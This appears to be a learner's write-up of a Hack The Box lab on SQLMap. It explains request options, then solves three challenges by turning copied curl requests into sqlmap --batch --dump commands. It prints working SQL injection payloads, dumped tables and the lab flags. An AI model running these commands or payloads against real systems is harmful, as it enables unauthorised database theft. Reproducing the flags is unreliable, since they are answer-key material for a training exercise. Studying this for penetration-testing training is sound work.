Running SQLMap on an HTTP Request
SQLMap has numerous options and switches that can be used to properly set up the (HTTP) request before its usage.
In many cases, simple mistakes such as forgetting to provide proper cookie values, over-complicating setup with a lengthy command line, or improper declaration of formatted POST data, will prevent the correct detection and exploitation of the potential SQLi vulnerability.
Curl Commands
One of the best and easiest ways to properly set up an SQLMap request against the specific target (i.e., web request with parameters inside) is by utilizing Copy as cURL feature from within the Network (Monitor) panel inside the Chrome, Edge, or Firefox Developer Tools:
By pasting the clipboard content (Ctrl-V) into the command line, and changing the original command curl to sqlmap, we are able to use SQLMap with the identical curl command:
m4cc18@htb[/htb]$ sqlmap 'http://www.example.com/?id=1' -H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0' -H 'Accept: image/webp,*/*' -H 'Accept-Language: en-US,en;q=0.5' --compressed -H 'Connection: keep-alive' -H 'DNT: 1'
When providing data for testing to SQLMap, there has to be either a parameter value that could be assessed for SQLi vulnerability or specialized options/switches for automatic parameter finding (e.g. --crawl, --forms or -g).
GET/POST Requests
In the most common scenario, GET parameters are provided with the usage of option -u/--url, as in the previous example. As for testing POST data, the --data flag can be used, as follows:
m4cc18@htb[/htb]$ sqlmap 'http://www.example.com/' --data 'uid=1&name=test'
In such cases, POST parameters uid and name will be tested for SQLi vulnerability. For example, if we have a clear indication that the parameter uid is prone to an SQLi vulnerability, we could narrow down the tests to only this parameter using -p uid. Otherwise, we could mark it inside the provided data with the usage of special marker * as follows:
m4cc18@htb[/htb]$ sqlmap 'http://www.example.com/' --data 'uid=1*&name=test'
Full HTTP Requests
If we need to specify a complex HTTP request with lots of different header values and an elongated POST body, we can use the -r flag. With this option, SQLMap is provided with the "request file," containing the whole HTTP request inside a single textual file. In a common scenario, such HTTP request can be captured from within a specialized proxy application (e.g. Burp) and written into the request file, as follows:

An example of an HTTP request captured with Burp would look like:
GET /?id=1 HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
DNT: 1
If-Modified-Since: Thu, 17 Oct 2019 07:18:26 GMT
If-None-Match: "3147526947"
Cache-Control: max-age=0
We can either manually copy the HTTP request from within Burp and write it to a file, or we can right-click the request within Burp and choose Copy to file. Another way of capturing the full HTTP request would be through using the browser, as mentioned earlier in the section, and choosing the option Copy > Copy Request Headers, and then pasting the request into a file.
To run SQLMap with an HTTP request file, we use the -r flag, as follows:
m4cc18@htb[/htb]$ sqlmap -r req.txt
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.4.9}
|_ -| . [(]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org


[*] starting @ 14:32:59 /2020-09-11/

[14:32:59] [INFO] parsing HTTP request from 'req.txt'
[14:32:59] [INFO] testing connection to the target URL
[14:32:59] [INFO] testing if the target URL content is stable
[14:33:00] [INFO] target URL content is stable
Tip: similarly to the case with the '
--data' option, within the saved request file, we can specify the parameter we want to inject in with an asterisk (*), such as'/?id=\*'.
Custom SQLMap Requests
If we wanted to craft complicated requests manually, there are numerous switches and options to fine-tune SQLMap.
For example, if there is a requirement to specify the (session) cookie value to PHPSESSID=ab4530f4a7d10448457fa8b0eadac29c option --cookie would be used as follows:
m4cc18@htb[/htb]$ sqlmap ... --cookie='PHPSESSID=ab4530f4a7d10448457fa8b0eadac29c'
The same effect can be done with the usage of option -H/--header:
m4cc18@htb[/htb]$ sqlmap ... -H='Cookie:PHPSESSID=ab4530f4a7d10448457fa8b0eadac29c'
We can apply the same to options like --host, --referer, and -A/--user-agent, which are used to specify the same HTTP headers' values.
Furthermore, there is a switch --random-agent designed to randomly select a User-agent header value from the included database of regular browser values. This is an important switch to remember, as more and more protection solutions automatically drop all HTTP traffic containing the recognizable default SQLMap's User-agent value (e.g. User-agent: sqlmap/1.4.9.12#dev (http://sqlmap.org)). Alternatively, the --mobile switch can be used to imitate the smartphone by using that same header value.
While SQLMap, by default, targets only the HTTP parameters, it is possible to test the headers for the SQLi vulnerability. The easiest way is to specify the "custom" injection mark after the header's value (e.g. --cookie="id=1*"). The same principle applies to any other part of the request.
Also, if we wanted to specify an alternative HTTP method, other than GET and POST (e.g., PUT), we can utilize the option --method, as follows:
m4cc18@htb[/htb]$ sqlmap -u www.target.com --data='id=1' --method PUT
Custom HTTP Requests
Apart from the most common form-data POST body style (e.g. id=1), SQLMap also supports JSON formatted (e.g. {"id":1}) and XML formatted (e.g. <element><id>1</id></element>) HTTP requests.
Support for these formats is implemented in a "relaxed" manner; thus, there are no strict constraints on how the parameter values are stored inside. In case the POST body is relatively simple and short, the option --data will suffice.
However, in the case of a complex or long POST body, we can once again use the -r option:
m4cc18@htb[/htb]$ cat req.txt
HTTP / HTTP/1.0
Host: www.example.com

{
  "data": [{
    "type": "articles",
    "id": "1",
    "attributes": {
      "title": "Example JSON",
      "body": "Just an example",
      "created": "2020-05-22T14:56:29.000Z",
      "updated": "2020-05-22T14:56:28.000Z"
    },
    "relationships": {
      "author": {
        "data": {"id": "42", "type": "user"}
      }
    }
  }]
}
m4cc18@htb[/htb]$ sqlmap -r req.txt
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.4.9}
|_ -| . [)]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org


[*] starting @ 00:03:44 /2020-09-15/

[00:03:44] [INFO] parsing HTTP request from 'req.txt'
JSON data found in HTTP body. Do you want to process it? [Y/n/q]
[00:03:45] [INFO] testing connection to the target URL
[00:03:45] [INFO] testing if the target URL content is stable
[00:03:46] [INFO] testing if HTTP parameter 'JSON type' is dynamic
[00:03:46] [WARNING] HTTP parameter 'JSON type' does not appear to be dynamic
[00:03:46] [WARNING] heuristic (basic) test shows that HTTP parameter 'JSON type' might not be injectable
Exercise
TARGET: 94.237.122.188:42570
Challenge 1
What's the contents of table flag2? (Case #2)
Hint: Use options "--batch --dump" to automatically dump all data.
Go to http://94.237.122.188:42570 and click on Case #2:

- Hit F12 to see the browser's devtools and go to the Network tab.
Then click Submit:

- Copy the POST request via Copy as cURL.
This is the POST request that was generated when we clicked Submit:
curl 'http://94.237.122.188:42570/case2.php' \
  --compressed \
  -X POST \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Referer: http://94.237.122.188:42570/case2.php' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -H 'Origin: http://94.237.122.188:42570' \
  -H 'Connection: keep-alive' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Priority: u=0, i' \
  --data-raw 'id=1'
Change the curl command to an sqlmap command and add --batch --dump to automatically dump all the data:
sqlmap 'http://94.237.122.188:42570/case2.php' \
  --compressed \
  -X POST \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Referer: http://94.237.122.188:42570/case2.php' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -H 'Origin: http://94.237.122.188:42570' \
  -H 'Connection: keep-alive' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Priority: u=0, i' \
  --data-raw 'id=1' \
  --batch --dump
Output:
...
POST parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 42 HTTP(s) requests:
---
Parameter: id (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 6120=6120

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 7958 FROM(SELECT COUNT(*),CONCAT(0x716b787071,(SELECT (ELT(7958=7958,1))),0x71706a7071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: id=1;SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 8847 FROM (SELECT(SLEEP(5)))JSFb)

    Type: UNION query
    Title: Generic UNION query (NULL) - 9 columns
    Payload: id=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716b787071,0x68685649447349506f55695979504643746a7979624474756f6b6a56476f536f75646e73496b4c54,0x71706a7071),NULL,NULL-- -
---
[14:03:27] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[14:03:27] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[14:03:27] [INFO] fetching current database
[14:03:28] [INFO] fetching tables for database: 'testdb'
[14:03:28] [INFO] fetching columns for table 'flag2' in database 'testdb'
[14:03:29] [INFO] fetching entries for table 'flag2' in database 'testdb'
Database: testdb
Table: flag2
[1 entry]
+----+----------------------------------------+
| id | content                                |
+----+----------------------------------------+
| 1  | HTB{700_much_c0n6r475_0n_p057_r3qu357} |
+----+----------------------------------------+

[14:03:29] [INFO] table 'testdb.flag2' dumped to CSV file '/home/macc/.local/share/sqlmap/output/94.237.122.188/dump/testdb/flag2.csv'
- There is our flag under the contents of table flag2
flag: HTB
Challenge 2
What's the contents of table flag3? (Case #3)
Hint: Try to see where the 'id=1' is sent, and specify this location as the injection mark.
Go to http://94.237.122.188:42570 and click on Case #3:

- Hit F12 to see the browser's devtools and go to the Network tab.
Then click on click here:

- Copy the GET request with the
case3.phpfile via Copy as cURL.
This is the GET request that was generated when we clicked click here:
curl 'http://94.237.122.188:42570/case3.php' \
  --compressed \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Referer: http://94.237.122.188:42570/' \
  -H 'Connection: keep-alive' \
  -H 'Cookie: id=1' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Priority: u=0, i'
- Note that his is a GET request rather than a POST request, so we do not have a
--dataswitch, which means theid=1parameter is passed somehow different. - In this case the
id=1parameter is passed with-H 'Cookie: id=1'(a cookie header value) - In order for
sqlmapto recognize this parameter we have to mark it inside the provided data with the usage of special marker*as follows:-H 'Cookie: id=1*'
Change the curl command to an sqlmap command and add --batch --dump to automatically dump all the data, as well as the * symbol after id=1:
sqlmap 'http://94.237.122.188:42570/case3.php' \
  --compressed \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Referer: http://94.237.122.188:42570/' \
  -H 'Connection: keep-alive' \
  -H 'Cookie: id=1*' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Priority: u=0, i' \
  --batch --dump
Output:
(custom) HEADER parameter 'Cookie #1*' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 42 HTTP(s) requests:
---
Parameter: Cookie #1* ((custom) HEADER)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 3969=3969

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1 AND (SELECT 2149 FROM(SELECT COUNT(*),CONCAT(0x716b626a71,(SELECT (ELT(2149=2149,1))),0x7178716a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: id=1;SELECT SLEEP(5)#

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1 AND (SELECT 2412 FROM (SELECT(SLEEP(5)))xdtr)

    Type: UNION query
    Title: Generic UNION query (NULL) - 10 columns
    Payload: id=1 UNION ALL SELECT NULL,NULL,CONCAT(0x716b626a71,0x56464446466243664f4f5a586c66474b4c466b736c4e497850696976434c53616247574d63635572,0x7178716a71),NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[14:17:32] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[14:17:32] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[14:17:32] [INFO] fetching current database
[14:17:32] [INFO] fetching tables for database: 'testdb'
[14:17:33] [INFO] fetching columns for table 'flag3' in database 'testdb'
[14:17:33] [INFO] fetching entries for table 'flag3' in database 'testdb'
Database: testdb
Table: flag3
[1 entry]
+----+------------------------------------------+
| id | content                                  |
+----+------------------------------------------+
| 1  | HTB{c00k13_m0n573r_15_7h1nk1n6_0f_6r475} |
+----+------------------------------------------+

[14:17:33] [INFO] table 'testdb.flag3' dumped to CSV file '/home/macc/.local/share/sqlmap/output/94.237.122.188/dump/testdb/flag3.csv'
flag: HTB
Challenge 3
What's the contents of table flag4? (Case #4)
Hint: When dealing with complex HTTP requests, it's best to use sqlmap with the '-r' option.
Go to http://94.237.122.188:42570 and hit F12 to see the browser's devtools and go to the Network tab.
Click on Case #4:

- Copy the POST request with the
case4.phpfile via Copy as cURL.
This is the POST request that was generated at the moment we entered Case #4:
curl 'http://94.237.122.188:42570/case4.php' \
  --compressed \
  -X POST \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: */*' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Content-Type: application/json' \
  -H 'Origin: http://94.237.122.188:42570' \
  -H 'Connection: keep-alive' \
  -H 'Referer: http://94.237.122.188:42570/case4.php' \
  --data-raw '{"id":1}'
Just replace the curl command with an sqlmap command and add --batch --dump to automatically dump all the data:
sqlmap 'http://94.237.122.188:42570/case4.php' \
  --compressed \
  -X POST \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: */*' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Content-Type: application/json' \
  -H 'Origin: http://94.237.122.188:42570' \
  -H 'Connection: keep-alive' \
  -H 'Referer: http://94.237.122.188:42570/case4.php' \
  --data-raw '{"id":1}' \
  --batch --dump
Output:
JSON data found in POST body. Do you want to process it? [Y/n/q] Y
[14:55:31] [INFO] resuming back-end DBMS 'mysql'
[14:55:31] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: JSON id ((custom) POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: {"id":"1 AND 2293=2293"}

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: {"id":"1 AND (SELECT 7206 FROM(SELECT COUNT(*),CONCAT(0x71766a7871,(SELECT (ELT(7206=7206,1))),0x71706b6a71,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)"}

    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: {"id":"1;SELECT SLEEP(5)#"}

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: {"id":"1 AND (SELECT 5544 FROM (SELECT(SLEEP(5)))ngHv)"}

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: {"id":"1 UNION ALL SELECT NULL,NULL,CONCAT(0x71766a7871,0x4b73425755546a436667514c4e7a624470774d62464b416d4361534666455854557779614d527575,0x71706b6a71),NULL,NULL,NULL-- -"}
---
[14:55:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[14:55:31] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[14:55:31] [INFO] fetching current database
[14:55:31] [INFO] fetching tables for database: 'testdb'
[14:55:31] [WARNING] potential permission problems detected ('command denied')
[14:55:31] [INFO] fetching columns for table 'flag4' in database 'testdb'
[14:55:32] [INFO] fetching entries for table 'flag4' in database 'testdb'
Database: testdb
Table: flag4
[1 entry]
+----+---------------------------------+
| id | content                         |
+----+---------------------------------+
| 1  | HTB{j450n_v00rh335_53nd5_6r475} |
+----+---------------------------------+

[14:55:32] [INFO] table 'testdb.flag4' dumped to CSV file '/home/macc/.local/share/sqlmap/output/94.237.122.188/dump/testdb/flag4.csv'
flag: HTB
Alternative using a Request Headers file (didn't work for me)
On the devtools tab copy the request via Copy as Request Headers:
POST /case4.php/?id=1* HTTP/1.1
Host: 94.237.122.188:42570
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 8
Origin: http://94.237.122.188:42570
Connection: keep-alive
Referer: http://94.237.122.188:42570/case4.php
- Note I added
/?id=1*to the first line url (this was not in the request headers I copied from the devtools request)
Create a file to store the request headers:
vi req.txt
- Just paste the request headers copied from the devtools tab
Run:
sqlmap -r req.txt --batch --dump